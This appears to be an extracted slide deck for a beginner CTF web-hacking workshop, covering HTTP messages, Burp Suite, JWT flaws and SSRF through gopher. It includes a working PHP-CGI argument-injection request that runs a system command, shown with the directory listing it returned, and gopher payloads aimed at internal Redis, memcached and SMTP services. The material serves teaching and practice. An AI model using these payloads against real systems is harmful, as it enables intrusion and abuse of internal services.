



BREAKING DA WEBB~

Challenge

654 Solves

Writeups

11

## My First SQL

### 20

I made a website with login using PHP and MySQL! Feel free to try it

*Note: it takes a while to create the database, please refresh until it successfully load the webpage*

Difficulty: Easy

 Closed

[View Hint](#)

[Flag](#)

[Submit](#)

1

# BLACK BOX

2

# WHITE BOX

Challenge

63 Solves

Writeups

3

## XSS-GPT

### 20

I built a chatgpt website using chatgpt. Feel free to try it! Remember to report to me if you found any bug

Difficulty: Easy

 Closed

[View Hint](#)

[View Hint](#)

 bot.js

[Flag](#)

[Submit](#)

# WHAT TO DO?

- 01 READ THE TITLE AND DESCRIPTION  
LOL
- 02 GET INFO ABOUT THE INFRA \*IF POSSIBLE
- 03 GO TRY OUT EVERY POTENTIAL  
ATTACK SURFACE

# WHAT TO TRY OUT?

1. SOURCE CODE

2. PARAMETERS

3. INPUT FEILDS

4. URLs

5. HTTP REQUEST

6. SUS DIRECTORIES

/robots.txt , /config.ini , /etc/apache2/apache2.conf , phps directories , /etc/passwd, /flag.txt

# HTTP REQUEST

**Web server** : entity that provides info

**Web client** : user who receives the info

**HTTP** : set of rules for communicating with each other on web

**Front-end** : receives user's request, directly visible to user,  
consist of web resource

**Back-end** : part that processes request

# HTTP MESSAGE

- request sent by client and response returned by server
- HTTP message = Header + Body
- 1st line (start line)
  - have initial request or response command
  - method + request target (URL) + HTTP version
- Header : carry values and settings
- Body : data intended to send to client/server

```
1 GET /?%add+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input HTTP/1.1
2 Host: 192.168.124.159:8080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6312.122 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: PHPSESSID=2vkeq55e5jms6ooi9in8slinrc
9 Connection: close
0 Content-Length: 22
1
2 <?php system("dir");?>S
```

```
1 HTTP/1.1 200 OK
2 Date: Sat, 23 Nov 2024 16:58:58 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3
4 X-Powered-By: PHP/8.1.25
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 1613
8
9 Volume in drive C has no label.
10 Volume Serial Number is EC3E-C4BD
11
12 Directory of C:\xampp\htdocs
13
14 10/19/2024 02:13 AM <DIR> .
15 10/19/2024 02:13 AM <DIR> ..
16 10/19/2024 02:13 AM <DIR> %SystemDrive%
17 10/06/2024 12:20 AM 6,790 admin.php
18 10/06/2024 12:17 AM <DIR> hideen_from_public
19 10/06/2024 12:19 AM 1,059 index.php
20 10/06/2024 12:19 AM 19 phpinfo.php
21 3 File(s) 7,868 bytes
22 4 Dir(s) 46,424,211,456 bytes free
23 <!DOCTYPE html>
24 <html lang="en">
```

**START LINE** →

**HEADER**

**BODY**

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.8.10
Date: Fri, 21 Mar 2025 12:58:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 267
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>
      Dashboard
    </title>
  </head>
  <body>
    <h2>
      2fa authentication
    </h2>
    <form method="POST">
      <input type="text" name="otp" placeholder="Enter OTP">
      <button type="submit">
        Submit
      </button>
    </form>
  </body>
</html>
```

HTTP METHOD : POST

TARGET : /DASHBOARD

HTTP VERSION : 1.1

Request



Pretty Raw Hex

1 POST /dashboard HTTP/1.1  
2 Host: titan.picoctf.net:53489  
3 Content-Length: 7  
4 Cache-Control: max-age=0  
5 Accept-Language: en-US,en;q=0.9  
6 Pragma: http://titan.picoctf.net:53489  
7 Content-Type: application/x-www-form-urlencoded  
8 Upgrade-Insecure-Requests: 1  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36  
10 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
11 Referer: http://titan.picoctf.net:53489/dashboard  
12 Accept-Encoding: gzip, deflate, br  
13 Cookie: session=.eJw9jEsoAieQR0\_C2kW3I\_amIyEONNE4A4RPjDHeXRbExdWrPoo92hvdV0oTsVEkxLT4kDMFpi  
x-fVXpGdp09oA9AmwUCgXCBhQB5eKHvu4n2kPmTWh6JU0t1GTXbW1-p-Lnme4piYjSYykS9Svn73  
x-X-itG.Z91iTACQ3k-e8NzsUUunfygWY7FCZPpG4  
14 Connection: keep-alive  
15  
16 otp=rrr

# HTTP METHODS

- GET : retrieve resource from server
- POST : send data to server
- OPTIONS: describes communication options for target resource
- HEAD : ask for response identical to GET request, but without response body
- other http methods :
  - PUT , DELETE ,CONNECT ,TRACE ,PATCH

# OPEN YOUR BURPSUITE! :P



1<sup>ST</sup> CHALLENGE!


# JWT TOKEN VULNERABILITIES~

# WHAT IS JSON WEB TOKEN (JWT)?

- Open standard (RFC 7519) for securely transmitting claims between parties
- Consists of 3 parts (Base64URL encoded):
  - Header – algorithm & token type
  - Payload – user data / claims
  - Signature – integrity check

# JWT STRUCTURE

eyJhbGciOiJIUzI1NilsInR5cCI6IkpXVCJ9.eyJzdWliOilxMjM0NTY3ODkwliwibmFtZSI6IkpvaG4gRG9IiwiWF0ljoxNTE2MjM5MDlyfQ.XbPfbIHMI6arZ3Y922BhjWgQzWXcXNrz0ogtVhfEd2o



# HOW JWT WORKS

1. User provides valid credentials to log in
2. Server validates → issues JWT signed with secret
3. User stores the JWT (usually as cookie)
4. User sends new request with the JWT token → server verifies the signature (check token validity) → process the request → provide appropriate response


# JWT VULNERABILITIES

- Weak secret /brute-forceable key
- None algorithm attack (`alg = “None”`)
- Algorithm Confusion Attack
  - (HS256 <-> RS256 misconfig)
- No expiry for tokens
- if HS256 secret is known :
  - attacker can forge valid tokens !!

**2ND CHALLENGE !**

# SERVER-SIDE REQUEST FORGERY (SSRF)

- attacker tricks a server into making requests
- Exploits trust
  - server can access internal networks/services attacker couldn't



# SSRF ATTACK CHAIN

**User Input → Vulnerable Server → Internal/External Target**

Example of targets :

1. Internal Services (127.0.0.1:6379 for Redis)
2. Cloud metadata endpoints (AWS 169.254.169.254)
3. Other web apps on internal network

Example payloads:

**<http://vuln.site/fetch?url=http://127.0.0.1:8080/admin>**

# WHAT IS GOPHER?

- Text-based protocol (1993, pre-HTTP era)
- Default port: 70 (TCP)
- Content: plaintext, menus, or raw files
- designed for distributing, searching, and retrieving documents
- Status: replaced by HTTP/HTTPS,
  - but useful in bypass SSRF filters / WAF

# HOW GOPHER WORKS?

1. Client connects to server (TCP port 70)
2. Sends a selector string terminated by \r\n
3. Server responds with
  - a. Menu (directory of files)
  - b. Text file
  - c. Binary / raw content
4. Connection close

- 0 = Text file
- 1 = Directory (menu)
- 9 = Binary file
- g = GIF image
- I = Generic image
- h = HTML file

# SSRF WITH GOPHER

- If **gopher://** scheme allowed → can send raw TCP payloads
- Responds are usually not encrypted
- often overlooked in SSRF filter protections
  - SSRF filters usually block http://, https://
- can perform **direct interaction** with internal services

# GOPHER USE CASE

## 01 REDIS EXPLOITATION

gopher://127.0.0.1:6379/\_%0d%0aset%20foo%20bar%0d%0a

- write arbitrary keys in Redis
- \_ → Separator
- %0d%0a → CRLF (newline) \r\n

## 02 INTERNAL PORT SCANNING

gopher://127.0.0.1:11211/\_stats%0d%0a

- if response received → port open, service running

## 03 SMTP INJECTION

gopher://127.0.0.1:25/\_EHLO%20example.com%0d%0aMAIL%20FROM:<a@test.com>%0d%0aRCPT%20TO:<victim@test.com>%0d%0aDATA%0d%0aHello!%0d%0a.%0d%0a

- interact with internal mail server
- send spoofed emails / spam emails

# 3RD CHALLENGE!

# HOW TO GET BETTER?

1. Get familiar with at least 1 programming language
2. Know all basic web vulnerabilities
  - a. XSS, SQLi, Command injections, File upload vuln, XML injections
3. Practice, Practice and Practice
4. Join CTFs , never be afraid of not getting flags (**It's NORMAL**)
5. Do writeups , analyse other ppl's writeup for more alternatives / unsolved chal

# SOME SITES FOR HANDS ON

OTHER THAN PICO CTF.....



Portswigger Academy for Web

EQ CTF :

<https://eqctf.com>

SKR CTF :

<https://skrctf.me/challenges>

Dreamhack:

<https://dreamhack.io/>

# ENJOY THE PROGRESS!

# THANKS





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